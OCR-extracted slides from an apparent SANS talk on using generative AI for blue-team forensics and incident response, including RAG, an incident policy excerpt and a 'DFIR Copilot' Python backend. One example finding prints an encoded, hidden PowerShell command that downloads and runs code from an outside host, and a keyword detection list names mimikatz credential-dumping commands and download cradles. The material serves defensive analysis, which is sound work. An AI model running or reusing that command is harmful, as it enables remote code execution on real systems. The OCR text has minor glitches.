
SANS AI Cybersecurity Forum 2024

- ✓ Understand **GenAI** and **LLMs**
- ✓ **PROMPT Eng.** to get the most out of LLMs
- ✓ Augmenting LLM's capabilities with **RAG**
- ✓ Automate tasks with **AI Agents**
- ✓ Understand **GenAI strengths and limitations**

ds4n6.io/blog/24042501.html

Updates

- Larger context length (128k tokens)
- Multilingual capabilities
- Suited for Agentic-AI & tool usage
- 3 available versions (8B, 70B and 105B parameters)




- Available for free through the GUI
- Improves performance of ChatGPT-3.5
- Larger context length (128k tokens)
- The cheapest OpenAI’s multimodal LLM through the API

GenAI for Threat Detection & Response

GenAI for Threat Detection & Response

Leverage the Default LLM's Forensic Knowledge



YouTube ES

Buscar

DEMO

ChatGPT for Blue Teams

DS4N6 (one) eSecurity

Capítulos

- Cybersecurity Logs Parsing & Analysis 0:00
- Write YARA Rules 2:44
- Command Analyzer 3:18
- Cyber Threat Intelligence 4:08
- Cybersecurity Training 4:48
- Write Sigma Rules 5:32
- Write Cybersecurity Reports 6:15

Todos | Software de aplicación | Relacionados


Cómo Debes Utilizar La IA En Las Automatizaciones
Nico CMW
910 visualizaciones • hace 5 días
Nuevo

ChatGPT for Blue Teams - DS4N6

DS4N6
48 suscriptores

https://www.youtube.com/watch?v=RzvEsnyjLeU


Augment the LLM's Capabilities with Fine-Tuning / RAG



LangChain


https://langchain.com

RAG (Retrieval Augmented Generation)



What're the main tactics of Threat Actors in 2024?

Retrieve the 10 most relevant chunks



Incident Response Policy & Procedures — Policy Document

- Information has been downloaded or copied inappropriately from iCIMS's computer systems or equipment;
- Equipment or devices containing Information have been lost or stolen;
- Equipment or devices containing Information have been subject to unauthorized activity (e.g., hacking, malware).
- Personal Data has been publicly exposed

In addition, the following situations should be considered for Security Event reporting:

- Ineffective security controls;
- Breach of information integrity, confidentiality or availability expectations;
- Human errors (innocent or otherwise);
- Non–compliance with policies or standards;
- Breaches of physical security arrangements;
- Uncontrolled systems changes;
- Malfunctions of software or hardware;
- Access violations.


Even if Personnel are not sure whether a Security Event is an actual Security Incident they are still required to report it as provided herein, as it is better to be cautious than to be compromised.

The SIRT will usually require the reporter to supply further information, which will depend upon the nature of the Security Event. However, the following information normally shall be supplied:

- Contact name and information of person reporting the Security Event;
- Date and time the Security Event occurred or was noticed;
- Type and circumstances of the Security Event;
- The type of data, information, or equipment involved;
- Location of the Security Event, data or equipment affected;
- Whether the Security Event puts any person or other data at risk; and
- Any associated ticket numbers, emails or log entries associated with the Security Event.

SIRT Primary Lead will ensure that the SIRT is promptly engaged once such notice is received. The following actions will also be taken:

1. The SIRT, under the leadership of the SIRT Primary Lead, shall use reasonable efforts to analyze the matter within four (4) hours of notice and decide whether to proceed with the Analysis Phase of the Incident Response Procedures.



```
OpenAI's large language models (sometimes
 referred to as GPT's) process text using
 tokens, which are common sequences of
 characters found in a set of text. The
```

```
[5109, 15836, 596, 3544, 4221, 4211, 320,
57753, 14183, 311, 439, 480, 2898, 596, 8,
1920, 1495, 1701, 11460, 11, 902, 527, 4279,
24630, 315, 5885, 1766, 304, 264, 743, 315,
```

PROMPT


Usthe end.


Context: "List of top related TTPs in 2024 by sector includes: T1059.001 as the most prevalent technique [...]"

Question: What're the main tactics of Threat Actors in 2024?

Answere the following pieces of context to answer the question at :

RAG & Forensic Knowledge (DFIR Copilot)






Answer:


1. File not found: C:/Windows/Temp/1.bat
   - **Category:** Tasks
   - **User:** System-wide
   - **Signed:** None
   - **Launch string:** "C:/Windows/Temp/1.bat"
2. File not found: Hidden
   - **Category:** WMI
   - **User:** System-wide
   - **Signed:** None
   - **Launch string:** `` `powershell -W Hidden -nop -noni -ec SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAKQAuAGQAbwB3AG4AbABvAGEAZABzAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwBzAHEAdQBpAHIAcgBlAGwAZABpAHIAZQBjAHQAbwByAHkALgBjAG8AbQAvAGEAJwApAAoA` ``

RAG & Forensic Knowledge (DFIR Copilot)


BACKEND



```
class chatgpt:
    def __init__(self):
        self.chat = []
        self.client = OpenAI(api_key="*****************************
    
    def _add_message(self, prompt, role):
        self.chat.append({'role':role, 'content':prompt})
    
    def api_query(self, prompt):
        self._add_message(prompt,"user")
        completion = self.client.chat.completions.create(
            model="gpt-4o",
            temperature=0.5,
            messages=self.chat)
        self._add_message(completion.choices[0].message.content,"assistant")
        return completion.choices[0].message.content

class orchestrator:
    def __init__(self:)
        self.llm = chatgpt()
    
    def _search_engine(self, artifact, user_query):
        st_proc = KeywordProcessor()
        st_proc.add_keywords_from_dict(aux.INTELL_P1)
        
        score = []
        nd_proc = KeywordProcessor()
        keys = st_proc.extract_keywords(user_query)
```



```
INTELL_DB = {
    "unsigned":       ["unsigned", "unverified", "not signed", "not verified", "none","u
    "suspicious":     ["wmi", "temp", "syswow64", "powershell", "cmd", "bat"],
    "lol":            ["bitsadmin.exe","bitadmin","certutil","addfile", "net localgroup
    "powershell":     ["powershell","iex","ps1","invoke","nop","-none","base64","downloa
                        "-enc","-encodedcommand","net.webclient","downloadfile","invoke-
                        "get-domainuser","invoke-portscan","get-domaincomputer","get-net
    "wmi":            ["wmi", "wbem","wmiprvse","wmic","win32_process","invoke-wmimethod
    "script":         ["script","vbs","bat","sh","py","ps1"],
    "tools":          ["mimikatz","psexec","mitrecaldera","","beacon"],
    "mimikatz":       ["sekurlsa","logonpasswords","privilege::debug","lsadump","procdum
    "malware":        ["cryptor","ransom","locker","keylogger","mshta","rat","botnet","m
        ...
}
```



```
pip install flashtext
```

+


KEYWORD SEARCH

https://pypi.org/project/flashtext/1.4/

SIMILITARITY SEARCH

https://faiss.ai/index.html

RAG & Forensic Knowledge (DFIR Copilot)



PROMPT

